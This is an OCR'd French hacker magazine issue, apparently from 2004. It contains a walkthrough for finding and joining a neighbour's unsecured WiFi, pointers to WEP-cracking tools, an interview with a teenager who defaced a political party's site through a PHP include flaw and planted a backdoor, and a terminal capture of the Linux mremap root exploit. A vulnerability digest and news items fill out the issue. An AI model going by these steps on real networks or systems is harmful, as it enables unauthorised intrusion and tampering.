Un ordinateur, deux ordinateurs, trois ordinateurs ... c'est dans le temps ! Chaque membre de la famille possède maintenant son ordinateur personnel et tout le monde veut lire ses mails au même moment, bien sûr ! La solution ? Créer un réseau. Deux choix s'offrent à vous. Avec un réseau par câble, les fils, faut les cacher sinon c'est pas beau, maman nous crie dessus et parfois il faut même percer un mur... Bref c'est souvent très contraignant. La seconde possibilité : un réseau sans fil, le WiFi ! Le prix d'un tel réseau est variable selon la qualité, la puissance et la marque des cartes. Mais ça devient de plus en plus abordable. À titre d'exemple, il vous faudra compter environ 45 euros par module USB, ce qui nous donne au minimum un réseau sans fil pour 90 euros.

QU'EST-CE QUE LE WIFI ?

WiFi, c'est la contraction de Wireless Fidelity, le nom commercial donné à la technologie IEEE 802.11x. Le WiFi permet de créer un réseau local ethernet sans fil (WLAN) où les communications se font par ondes radios. Le **x** indique la norme utilisée pour communiquer. Voici les différentes fréquences radios utilisées par les réseaux sans fil WiFi :


- 802.11b : fréquence 2,4 Ghz avec une bande passante de 11 Mbps,
- 802.11a : fréquence 5,0 Ghz avec une bande passante de 54 Mbps,
- 802.11g : fréquence 2,4 Ghz avec une bande passante de 54 Mbps.

Les expériences seront faites ici avec les standards 802.11b, le plus répandu.


XP & WIFI

(OU COMMENT CRÉER LE RÉSEAU LE PLUS MAL SÉCURISÉ...)

Étudions quelques instants l'installation d'un réseau WiFi sous Windows XP qui est a priori très simple et plutôt rapide. Une fois les deux adaptateurs WiFi branchés sur chaque PC, je vais dans le panneau de configuration et clique sur Connexions réseau puis Créer un réseau domestique. Impeccable ! Windows me propose l'aide de son assistant. Pourquoi refuser ? Celui-ci me demande de choisir une méthode de connexion. Je choisis donc "Cet ordinateur se connecte à Internet via un autre ordinateur..." pour mon 1er ordinateur et "Cet ordinateur se connecte directement à Internet..." pour mon second.




Je clique sur Suivant... et voilà c'est terminé. Un point important : normalement tous les ordinateurs du groupe de travail doivent avoir le même nom de groupe.



Mais en lisant attentivement ce que m'indique Windows, je vois "Tous les ordinateurs de votre réseau *devraient* avoir le même nom de groupe de travail". Pourquoi utiliser du conditionnel présent pour ce verbe ? Bon, puisque cela ne semble pas obligatoire, je ne vais pas mettre le même nom de groupe de travail pour les deux ordinateurs. Je redémarre les bécanes. Et voilà, j'ai accès à Internet et Windows a créé tout seul la passerelle.

On remarque donc que le nom du groupe de travail n'empêche pas le fonctionnement du réseau, que jamais Windows ne m'a demandé de fournir une clé réseau (cryptage wep) pour le sécuriser et que lorsque je clique sur les propriétés de la configuration réseau je ne vois aucune sécurité de cryptage des données. Bref, il semblerait que Windows ait oublié de sécuriser mon réseau !



'Z

LE VRAI GEEK EN VOIE DE DISPARITION ?

Selon une récente étude sur les habitudes des internautes, l'utilisateur typique n'a rien à voir avec l'image que nous avons tous d'un geek. La majorité des gens qui surfent sur le net ont une vie sociale active, regardent la télévision et passent un peu de temps sur internet. Contrairement au geek par excellence qui ne pense qu'à ça et qui y passe tout son temps. Malgré tout, le geek est loin d'être en voie de disparition: nous en connaissons tous, peut-être même vivez-vous avec un geek, tout comme celle qui rédige cette news?

LE SPAM EST LÀ


Depuis le premier janvier, la loi anti-spam est entrée en vigueur aux Etats-Unis, sans connaître véritablement un grand succès puisque les boîtes de courriel continuent d'être infestées de courriers indésirables. En plus, il est permis d'envoyer des mails non sollicités de façon légale (sous certaines conditions, comme l 'obligation d'utiliser un titre clair, de donner une adresse physique réelle, de proposer une procédure de désinscription...). Ce qui ne va pas empêcher les entreprises de nous envoyer leur pub. Ajoutez à ça que les spammeurs utilisent de nouvelles méthodes leur permettant de changer la formulation des messages, afin de contourner les filtres anti-spam, et la situation n'est pas bien brillante. D'ailleurs, la semaine suivant l'adoption de cette loi, une société spécialisée dans le filtrage des spams a comptabilisé 58% des mails reçus comme étant du spam, soit la même proportion qu'en décembre. Nous, à Pirat'z, nous avons comptabilisé 1 spam, soit 50% des mails reçus au cours des 3 derniers mois. Conclusion: ce n'est pas mieux en France.

FACILE ET INEVITABLE ?


SNIFFER UN RÉSEAU WIFI

Maintenant que nous savons comment installer un réseau WiFi sous Windows, essayons d'en détecter un qui ne nous appartient pas. Je me rends donc chez un ami qui habite en appartement et qui sait qu'un de ses voisins possède un réseau WiFi ainsi qu'une connexion haut débit. Nous allons donc essayer de nous connecter sur un réseau pour avoir accès à Internet gratos !

Première étape : détecter un réseau sans fil. Nous allons utiliser le logiciel "Network Stumbler" disponible à l'adresse suivante : http://www.netstumbler.com . On peut donc savoir si un réseau WiFi est disponible, connaître le nom SSID du réseau et savoir si le trafic est crypté. Lançons le scan...



Gagné ! On voit un réseau disponible nommé "rezo". En sélectionnant " Encryption off ", on voit apparaître les données. Il semble donc que ce réseau n'utilise pas de clé de sécurité. On peut même avoir une approximation de la distance nous séparant de l'émetteur. On voit sur le screen suivant la force du signal. Il est particulièrement puissant ce qui indique que la carte émettrice est proche, à une dizaine de mètres certainement.



CONNEXION PIRATE

C'est le moment ou jamais de surfer gratos... On va faire la même chose que lors de mon étude sur l'installation d'un réseau WiFi. Laissons Windows configurer la connexion et voyons ce qu'il nous propose. On crée donc un réseau domestique à l'aide de l'assistant et on choisit "Cet ordinateur se connecte à Internet via un autre ordinateur...". On laisse les autres paramètres par défaut et voilà. Redémarrons la bécane, Gagné ! Windows affiche les réseaux disponibles. Ici le réseau "rezo" est disponible et ne nécessite pas de clé. On clique sur connexion et on va pouvoir surfer quelques heures gratos grâce à la connexion Internet haut débit du voisin. Bien sûr, nous n'avons pas profité de l'occasion pour surfer à l'œil et avons immédiatement prévenu le voisin du manque évident de sécurité de son réseau WiFi. Je rappelle également que l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par la loi française d'un an d'emprisonnement, et de plusieurs milliers d'euros d'amende.

WEP

Et si nous étions tombé sur à un réseau nécessitant l'utilisation d'une clé (cryptage WEP). Comment l'obtenir ? Comment la cracker ? Voici les pistes à suivre...

WEP : Wired Equivalent Privacy. Le WEP utilise l'algorythme de cryptage RC4.

Nous cherchons à obtenir la clé utilisée pour crypter le trafic. Il existe, sous Linux, un outil qui permet de retrouver cette clé de cryptage, c'est Airsnort (http://airsnort.shmoo.com). Il construit la clé grâce à la redondance du trafic après avoir rassemblé un grand nombre de paquets.

Une fois cette clé obtenue il vous faudra la cracker suivant sa longueur (40 bits / 128 bits). L'outil WEPCrack fonctionnant sous Linux (http://sourceforge.net/projects/wepcrack) permet de cracker une clé de cryptage à la norme 802.11.

WARDRIVING

Le royaum du WiFi, c'est bien sûr le monde des petites et grandes entreprises. C'est là qu'est déployé le plus de moyens, le plus de besoin pour un réseau sans fils, et souvent le plus d'incompétence. Certains pirates ont montré à quel point il était facile de rentrer dans le réseau WiFi d'une entreprise, en se postant simplement en bas l'imeuble, avec une antenne et un ordinateur portable. Certains en ont fait un véritable sport, le wardriving. Le soir, ils arpentent les rues des grandes villes, en voiture ou en roller, à la recherche d'un bon coin pour une connexion gratuite et anoyme.

PROTECTION

Le but de cet article est principalement de montrer le manque total de sécurité dans les réseaux WiFi qui utilisent une clé ou non. À noter que le WPA (WiFi Protected Access) apporte une sécurité plus importante mais malheureusement provisoire aux réseaux sans fil, car la clé utilisant cette norme aurait déjà été crackée. De plus, laisser à Windows la tâche de configurer son réseau sans fil n'est pas la meilleure idée qui soit.

Voilà, vous êtes prévenus !

JAGUAR_

MYDOOM MIS À PRIX

Décidément, le virus à la mode en ce moment, c'est bel et bien MyDoom, dont on vous parle quelque part dans une autre news de ce numéro. Rappelons que ce virus avait notamment prévu d'attaquer le site web de SCO le 1er février, ce que l'analyse du code du virus a pu révéler avant l'attaque proprement dite. Du coup, SCO s'est fâché, et a promis 250.000$ à quiconque fournirait des informations menant à l'arrestation de l'auteur du virus. Loin de décourager les auteurs de virus, cette annonce était suivie peu après de la nouvelle version MyDoom.B visant cette fois le site de Microsoft... qui lui aussi, promettait aussitôt ses 250.000$ de récompense, comme ils avaient fait pour le ver Blaster à l'époque. Idée pour devenir riche: créez un virus, lancez-le depuis la bécane de votre meilleur ennemi, que vous irez ensuite dénoncer ;-) Sachez que le site de SCO s'est effectivement fait laminer le 1er février, ce qui a privé leurs administrateurs système de Super Bowl. Microsoft par contre a moins à craindre, car MyDoom.B ne s'est pas autant répandu.

DÉMAGOBILL

Microsoft avait décidé de cesser d'offrir du support technique pour les utilisateurs possédant des versions plus anciennes de Windows. La société a cédé aux pressions faites par ses clients. Le support technique pour les deux Windows 98 et Windows Millennium sera offert jusqu'en 2006. Le porte-parole de l'entreprise a déclaré que Bill était revenu sur sa décision pour plaire à ses clients partout à travers le monde. Je crois que je vais verser une larme! Ben oui! Et ils continueront d'encourager cet homme au grand coeur!

HACKTIVISME : LE HACKING

Chaque jour, de nombreux sites Internet sont victimes de piratage. Simple acte de vandalisme ou acte politique, les pirates ont leurs raisons. Nous avons rencontré Unknow Man, jeune hacktiviste qui, il y a peu de temps, barbouillait www.front-national.com !

Simple plaisir de jeunesse, acte réfléchit visant à aider les webmasters ou encore à laisser un message ? Les motifs pour pirater un site sont contrastés. On voit, la plupart du temps, un simple "Defaced by x" ou encore "Hacked by x". Pour défacer, les hackers utilisent le plus souvent des scripts défaillants ou attaquent directement le serveur. La majorité des défaçages, acte de modifier la page d'accueil d'un site, est en général le résultat d'un simple désir d'affirmation. Pour le Hacker, il s'agit de prouver au monde ce qu'il est capable de faire. Mais il existe un autre type de défaçage, répondant à des idées religieuses ou politiques : l'hacktivisme.

Nous avons retrouvé Unknow Man, un de ces pirates, qui lui a défacé le site www.front-national.com.

PIRAT'Z : Salut Unknow Man. Pourrais-tu nous présenter ton personnage, tes débuts... ?

UNKNOW MAN : Salut, je me surnomme donc Unknow man, j'ai actuellement 15 ans. J'ai commencé à m'intéresser au monde du hack il y a environ 3 ans. Ayant certaines difficultés pour progresser et trouver de l'aide, j'ai fait une pause d'un an environ. Je pense avoir manqué de maturité et de persévérance. C'est vrai que lorsque l'on débute dans ce milieu, il est parfois difficile de trouver de l'aide. Après cet arrêt, j'ai recommencé à m'initier et cette fois, j'ai essayé de progresser sans chercher à contacter ou à poser des questions aux autres personnes. J'ai progressé seul, trouvant toutes mes informations sur Internet.

P. : Que conseillerais-tu à ceux qui veulent débuter dans ce milieu ?

UNK. : Tout d'abord, je pense qu'une bonne connaissance de son OS est indispensable. Il est toujours pratique de pouvoir "bidouiller" et de réagir face à un problème. Personnellement, je conseillerais d'apprendre par soi-même, de lire pas mal d'articles, de tutoriaux, de cours. Visiter un forum peut s'avérer utile pour approfondir ses connaissances et parfois résoudre ses problèmes.

P. : Est-il important de maîtriser un langage de programmation lorsque l'on désire se lancer dans le hack ?

UNK. : Evidemment, c'est indispensable. Le plus simple, pour commencer, sont les langages interprétés comme le PHP ou le Javascript. Même si le javascript n'est plus vraiment utilisé pour la sécurité informatique, il peut être un tremplin pour les autres langages par sa facilité d'apprentissage. Le PHP est la cause de nombreux défaçages, du fait de sa syntaxe assez simple. Ensuite, les langages compilés sont un peu plus difficiles d'accès, mais leur apprentissage est nécessaire pour comprendre certaines vulnérabilités.

P. : Que penses-tu des sites de sécurité informatique s'adressant aux débutants ?

UNK. : Beaucoup de sites ne sont pas de grande qualité. Le plus souvent, les articles contiennent des erreurs ou sont complètement dépassés. Certains sont au contraire une ressource importante de tutoriaux, de forums et parfois de divers challenges, utiles pour tester ses connaissances.

P. : Fais-tu partie d'une équipe ?

UNK. : Actuellement, non. Je souhaite garder mon indépendance. De plus, il est très difficile de faire confiance sur le Net. Je ne veux pas payer les erreurs des autres. Si un jour je me fais prendre, j'assumerai tous mes actes...

P. : Pour certains qui désirent débuter, Linux apparaît comme l'OS du hacker. Mais est-ce vraiment une bonne chose de passer à Linux pour pratiquer le hacking ?

UNK. : Ce n'est pas en travaillant sous Linux que l'on devient un Hacker. Cet OS est tout de même un stade ultime pour le vrai Hacker qui se différencie du Script Kiddie. Personnellement, je suis passé sous Linux quand je me suis rendu compte que les capacités de Windows étaient très limitées. Et entre nous, j'avoue que c'est un peu contre Microsoft que j'incite les personnes autour de moi à laisser tomber Windows. Avec ce qui arrive chez Microsoft, tel que TCPA-Palladium, il faut se préparer tout de suite au changement :)

'Z

LE GUIDE DU P2P LÉGAL

Avec tous les procès qu'il y a, et qu'il y aura encore, contre les éditeurs de logiciels Peer-to-Peer, il est compréhensible que ceux-ci prennent leurs précautions avant de développer un programme qui pourrait les envoyer droit en prison, au lieu de leur rapporter des millions de $$$, ce qui est quand même le but avoué. Si c'est aussi ce que voulez faire (des $$$, pas aller en prison), l'Electronic Frontier Foundation (EFF) a développé pour vous un guide pour savoir quoi faire, dispo sur www.eff.org/IP/P2P ("white paper...").

WTC SIMULATOR

Voilà qui risque de porter atteinte aux ventes de Flight Simulator aux Etats-Unis. En effet, il peut être risqué de vouloir s'initier au pilotage d'avions, comme en témoigne la mésaventure de cette mère désirant acheter FS2004 pour son fils de 10 ans. Etant elle-même pilote de réserve dans l'armée, elle pose quelques questions pointues afin de se renseigner sur le réalisme de la simulation. Trop de questions, d'ailleurs, aux yeux du vendeur, qui alerte la police, craignant sans doute que ce jeune garçon de dix ans soit un agent dormant d'Al Qaïda. Quelques jours plus tard, la police débarquait chez elle et l'arrêtait, ne voulant rien laisser au hasard. La pauvre femme a pu quand même s'en sortir en montrant sa licence militaire de pilotage... Ça peut paraître absurde, tout ça, mais ça me donne une idée, que je vais m'empresser de revendre à Microsoft: installer un spyware dans le prochain FS, qui détecterait les personnes ayant tendance à trop se crasher dans les buldings. La police serait alors avertie, et arrêterait immédiatement l'apprenti-terroriste!

COMME MOYEN D EXPRESSION

P. : On parlait de deux méthodes pour "défacer" : les serveurs et les bugs de programmations. Quelle est la plus courante sur le Web ? Qu'elle est la méthode la plus efficace ?

UNK. : C'est les bugs de programmations . Enfin, les failles serveurs viennent d'une erreur de programmation aussi. Mais on trouve sur le Net beaucoup de problèmes liés au PHP. Par exemple la fameuse faille include... on en parle, on en parle, mais c'est inimaginable le nombre de sites ou de scripts publiques qui contiennent cette faille ! Les webmasters ne pensent pas toujours à leur sécurité ou ne pensent du moins pas à tout protéger car la programmation peut s'avérer très longue et complexe. Ces failles, plus simples à exploiter et plus répandues, deviennent donc inévitablement les plus efficaces.

P. : Par quel moyen le site du Front national fut-il piraté ?

UNK. : C'est une faille PHP. La méthode que j'ai utilisée est enfantine. Une grosse faille include... Le site utilisait un script dont le code source était public sur le Net (assez dangereux et stupide pour un site d'une telle importance !). J'ai analysé la source et cherché des failles. Après une courte (voire très courte) investigation, j'ai trouvé cette erreur. J'ai pu ainsi défacer sans grande difficulté.

P. : Quel message fut passé par ton " défaçage " ?

UNK. : À travers ce défaçage, j'ai voulu faire passer un message de paix et de tolérance. On était en pleine période d'élection, de tensions et de peur (le deuxième tour de élections !). J'ai des idées, même si je suis très jeune. C'est ma façon de m'exprimer et de donner mon avis sur la question. Ne pouvant pas voter, que pouvais-je faire ? Manifester ? Non, ça ne sert à rien. J'ai voulu sensibiliser les visiteurs au danger que représente l'extrême droite. Voilà plus exactement mon message : "Non au racisme, non à la guerre, oui à la tolérance et oui au partage".

P. : Tu n'as pas eu peur de te faire repérer ?

UNK. : Si bien sûr, j'ai serré les fesses pendant plusieurs semaines. Mon cœur explosait à chaque fois qu'une personne frappait à ma porte. Mais bon, je dois dire que c'est assez excitant aussi :D

P. : Tu as pris des précautions particulières ?

UNK. : Pas besoin de passer par 50 proxy, de spoofer sa connexion ou je ne sais quoi d'autre... Avec une faille de cette sorte, il n'est pas nécessaire de déclencher le défaçage de son propre ordinateur... Un cybercafé a fait l'affaire :)

P. : As-tu prévenu l'administrateur ?

UNK. : Non, enfin pas directement. J'ai placé une backdoor, programme ou script permettant d'avoir un accès sur la machine à l'insu de l'administrateur. Puis après un certain temps, je suis retourné sur cette machine et me suis aperçu qu'elle ne marchait plus. Snif ! J'ai quand même écrit un message de prévention...

P. : Quelle a été sa réaction ?

UNK. : Je n'ai jamais eu de réponse.

P. : Bien que tu aies défacé le site du FN, te sens-tu plutôt Black ou White Hat ?

UNK. : Il y a des moments où il faut choisir son camp, choix qui n'est pas définitif. J'étais Black Hat, mais je ne déface plus. Je tourne au blanc maintenant :)

P. : De plus en plus de hackers préfèrent le terme de Securiters lorsqu'ils sont White Hat. Est-ce ton cas ?

UNK. : Pour moi, le nom que l'on peut me donner n'a aucune importance. Que ce soit White Hat ou Securiter, l'esprit est le même.

P. : Le hacker est-il, en quelque sorte, le médecin du Web ?

UNK. : En quelque sorte oui. Les vulnérabilités sont corrigées grâce aux découvertes des hackers. Ils participent donc grandement au développement du Net.

P. : Pourquoi signes-tu tes défaçages ? Pour la notoriété sur le Net ?

UNK. : Le défaçage du Front National est un cas exceptionnel. Je ne signe généralement pas, mais laisse un message où je donne mon opinion. Je ne déface que les sites qui me touchent moralement, et souvent pour la politique. Je préciserais aux lecteurs qu'il ne faut jamais défacer les sites illégaux tels que les site pédophiles. Laissez la police faire son travail, elle est sûrement déjà en train de les surveiller ;)

Merci de nous avoir accordé un peu de ton temps. Bonne "continuation".

UNKNOW MAN INTERVIEWÉ PAR TAYRO

LÉGAL

Ces actions sont-elles bénéfiques malgré leur illégalité ? Les avis sont partagés. Pour information, d'après l'Article 323-3 du Code Pénal, le fait d'introduire frauduleuse de nouvelles données, de supprimer ou modifier des données stockées est passible de trois ans de prison et de 45 735 € d'amende, ça calme !

RIAA 0 VERIZON 1

Un jugement de la Cour d'appel fédérale américaine du district de Columbia a été rendu en faveur du FAI Verizon. Il stipule que la RIAA ne peut forcer ce FAI à donner l'identité des utilisateurs. Donc, l'industrie américaine du disque, qui avait déposé une plainte contre environ 500 utilisateurs partageant illégalement des fichiers, se retrouve avec rien de plus qu'une liste d'adresses IP sur les bras. Heureusement pour nous, la RIAA nous donnera toujours de quoi nous moquer d'elle, mais gare à vous... il serait étonnant qu'elle en reste là.

LE JOUR DE LA SERVIETTE

Vous savez, la serviette, c'est fait pour mettre autour de votre cou, pas pour rester sur la table! Microsoft et d'autres compagnies bienveillantes ont donc décidé d'instaurer le "jour de la serviette", le 15 janvier, pour éduquer le grand public, grâce au site www.jourdelaserviette.org. Ainsi, les gens vont apprendre les bienfaits de la serviette, ce qu'ils risquent s'ils oublient de la mettre, etc (NDRC: le pigiste était ivre, il faut remplacer "serviette" par "firewall", et "jour de la serviette" par "personal firewall day").

OWN3D !

Bravo, vous avez rooté la machine. Il aura quand même fallu 10 bonnes heures. Bon, c'est le moment d'ouvrir son petit manuel d'UNIX pour savoir que faire de cet accès privilégié. Parce que sinon, on s'ennuie rapidement...

```
piratz@rootmybox:~$ make mremap
cc      mremap.c    -o mremap
piratz@rootmybox:~$ ./mremap

[+] Please wait...HEAVY SYSTEM LOAD!
    1114129 of 1114129 [100 % ETA      0.0 s ]
[+] overflow done, the moment of truth...
[+] PID %d GOT UID 0, enjoy!

rootmybox:/home/piratz# id
uid=0(root) gid=0(root) groups=0(root)
rootmybox:/home/piratz#
```

Nouveau | Terminal

Un point mérite sans doute d'être précisé pour les habitués de Windows. Sur Linux, la GUI et le système de fenêtrage sont complètement indépendants du système. Ici, vous êtes administrateur, mais seulement dans l'interpréteur de commande, dans cette petite fenêtre. Il est donc vain d'espérer ouvrir un gestionnaire de fichiers avec les droits admin depuis le menu principal. Par contre, comme vous avez un accès local, vous pouvez lancer un programme graphique depuis le terminal. Il héritera des droits root. Par exemple : konqueror /, qui vous permettrait d'examiner tous les fichiers des disques.
Attention, n'essayez pas de faire ça sur une machine inconnue. Les possibilités de surveillance d'un système Linux sont nombreuses, et beaucoup de ces mesures sont enclenchées par défaut. Un administrateur sérieux, ou même un utilisateur averti, auront vite fait de repérer un intrus inexpérimenté. Prudence, c'est pas un jouet !
(PS : il y a une anomalie dans cette copie d'écran. Le premier qui trouve gagne une sucette.)

Suite de la page 9

VULNERABILITES

DU DÉBUT DE L'ANNÉE

POUR LA BONNE CAUSE

Décidément, qu'ils sont courageux les gars de chez 321 Studios: ils n'arrêtent pas d'en faire plus pour nous, au mépris du danger. Après leur logiciel "DVD X Copy", dont je vous laisse deviner la fonction (non, le X n'a rien à voir avec la nature des DVD copiés), ils viennent de sortir "Games X Copy", afin de rendre à chacun son droit brimé à la copie de sauvegarde. Evidemment, ce logiciel est payant, il vous faudra donc débourser quelques sous, qui iront dans la poche de 321 Studios, mais... c'est pour la bonne cause. Mon c**.

OFFRE D'EMPLOI


Ce n'est pas dans notre genre de passer des offres d'emploi, mais là on ne pouvait pas refuser, c'est notre bonne amie la MPAA (l'association représentant l'industrie du cinéma US) qui nous l'a demandé. En plus, il y a de bonnes chances pour avoir le candidat idéal parmi nos lecteurs, même s'il faut résider en Californie, ce qui n'est peut-être pas le cas de tout le monde. Mais bon, toujours est-il que la MPAA recherche un "Internet Enforcement Manager", c'est-à-dire quelqu'un capable de faire régner sa loi sur le vaste réseau. Les missions? Analyser les méthodes de piratage, superviser les opérations anti-pirates, former des gens à la lutte contre les pirates, etc. Attention, ce n'est pas n'importe qui qui peut faire ça, vous devrez connaître des protocoles comme TCP/IP, DNS, FTP ou P2P! Avec ça, il vous faudra maîtriser HTML, PHP, MySQL et tout le tralala, savoir conduire un monocycle et bouger vos oreilles. Oui, ça doit être chiant comme poste, mais c'est quand même payé entre 60 et 75000$, soit presque autant qu'un pigiste à Pirat'z. Réfléchissez-y.

BUGTRAQ ID : SecurityFocus (Bugtraq) est la base de données américaine où sont classées toutes les failles de sécurité (ID, description, solution...).
http://www.securityfocus.com

K-OTIK ID : K-OTik est la base de données française où sont classées toutes les failles de sécurité (ID, description, solution...).
http://www.k-otik.com

CVE : (Common Vulnerabilities and Exposures) est une base de données internationale où sont répertoriés les noms des failles de sécurité.
http://www.cve.mitre.org

CROSS SITE SCRIPTING : Vulnérabilité qui touche certains sites Web dynamiques (moteurs de recherche, forums, url...), elle permet l'exécution de code javascript (côté client) ou encore le vol de cookies.



BUFFER OVERFLOW / OVERRUN : Vulnérabilité permettant le crash d'une application en écrivant dans la zone mémoire temporaire plus de données qu'elle ne peut en contenir, ce qui permet par la suite l'exécution d'un code arbitraire.

DENIAL OF SERVICE (DoS) : Le déni de service provoque une consommation abusive de la mémoire, ce qui provoque le plantage du système, sans qu'il y ait d'intrusion.

DIRECTORY TRAVERSAL : Vulnérabilité permettant l'accès à des répertoires système au-delà du répertoire Web, en général grâce à des caractères "../.."

EN COLLABORATION AVEC L'EQUIPE TECHNIQUE DE WWW.K-OTIK.COM

MICROSOFT WINDOWS 2000 / XP / 2003 MDAC

Une vulnérabilité critique a été identifiée dans MDAC (Microsoft Data Access Components), elle pourrait permettre à un attaquant l'accès à un système vulnérable. Le problème est que la réponse reçue par MDAC après une requête d'identification des serveurs SQL n'est pas correctement vérifiée, ce qui pourrait être exploité par un attaquant présent sur le réseau local, en envoyant des réponses spécifiques aux serveurs SQL ou MDAC.

VULNÉRABLE : Microsoft Windows 2000 / XP / 2003 **SOLUTION :** MS04-003

MICROSOFT SERVER 2003 PRIVILEGE ESCALATION

Une vulnérabilité a été identifiée dans Microsoft Exchange Server 2003. Elle pourrait permettre à un attaquant local l'accès à une autre boîte email que la sienne. Ce problème est lié à une erreur présente dans l'authentification NTLM et Outlook Web Acces. Un utilisateur accédant à sa boîte email via un serveur Exchange 2003 ou Outlook Web Acces (OWA) pourrait être connecté sur la boîte d'un autre utilisateur ayant récemment consulté ces emails. Les attaquants cherchant à exploiter cette vulnérabilité ne peuvent pas prévoir à quelle boîte ils pourraient être connectés. Cette vulnérabilité provoque donc un accès aléatoire aux boîtes qui ont été récemment consultées via OWA.

VULNÉRABLE : Microsoft Exchange Server 2003 **SOLUTION :** MS04-002
K-OTIK ID : 0486

MICROSOFT ISA SERVER 2000 REMOTE CODE EXECUTION

Une faille critique a été identifiée dans le filtre H.323 de Microsoft ISA Server 2000, ce qui pourrait permettre à un attaquant de saturer la mémoire tampon du pare-feu Microsoft (Microsoft Firewall Service). Cette faille résulte d'une erreur située au niveau du filtre H.323 qui ne gère pas correctement certains paquets H.323. Un attaquant pourrait exploiter cette faille via le port 1720/TCP, afin d'exécuter le code de son choix et prendre le contrôle du système. Les ordinateurs exécutant ISA Server en mode cache ne sont pas vulnérables (pare-feu désactivé par défaut).

VULNÉRABLE : Microsoft ISA Server 2000 **SOLUTION :** MS04-001
K-OTIK ID : 0484

YAHOO! MESSENGER FILENAME BUFFER OVERFLOW VULNERABILITY

Une vulnérabilité a été identifiée dans Yahoo! Messenger. Elle pourrait être exploitée par un attaquant distant afin d'exécuter des commandes arbitraires sur un système vulnérable. Le problème se situe au niveau de l'envoi/réception de fichiers, qui ne gère pas correctement les longs noms de fichiers. Un attaquant pourrait causer un buffer overlflow en envoyant à la victime un fichier dont le nom contient plus de 210 caractères.

VULNÉRABLE : Yahoo! Messenger version v5.6.0.1351 **SOLUTION :** Yahoo! Messenger v5.6.0.1358
K-OTIK ID : 0483

PHORUM SQL INJECTION AND CROSS-SITE SCRIPTING

Plusieurs vulnérabilités ont été identifiées dans Phorum. Le premier problème est de type Cross Site Scripting. Il se situe dans la fonction "phorum_check_xss" (common.php), la variable "EditError" (profile.php) et "Error" (login.php). Cette faille pourrait être exploitée afin d'exécuter des scripts/codes côté client. La deuxième vulnérabilité est de type SQL Injection. Elle se situe dans le fichier "register.php", au niveau de la variable "hide_email".

VULNÉRABLE : Phorum version 3.4.5 et inférieures **SOLUTION :** Phorum version v3.4.
K-OTIK ID : 0482

LINUX KERNEL "DO_MREMAP" PRIVILEGE ESCALATION

Une vulnérabilité a été identifiée dans le noyau Linux Kernel. Elle pourrait permettre à un attaquant local l'obtention des privilèges root. Cette faille se situe au niveau de l'appel système mremap, utilisé pour la réorganisation, l'accès et le déplacement dans des zones mémoires virtuelles (VMA). Une erreur au niveau de la fonction do_mremap(), pourrait provoquer la création d'espaces virtuels vides (une taille de 0 octet au lieu de 4kB sous i386), ce qui pourrait être exploité afin d'exécuter des commandes arbitraires avec l'UID 0 (root).

VULNÉRABLE : YLinux Kernel 2.4.x / 2.6.x **SOLUTION :** Kernel version 2.4.24
K-OTIK ID : 0480

DAMEWARE MINI REMOTE CONTROL BUFFER OVERFLOW

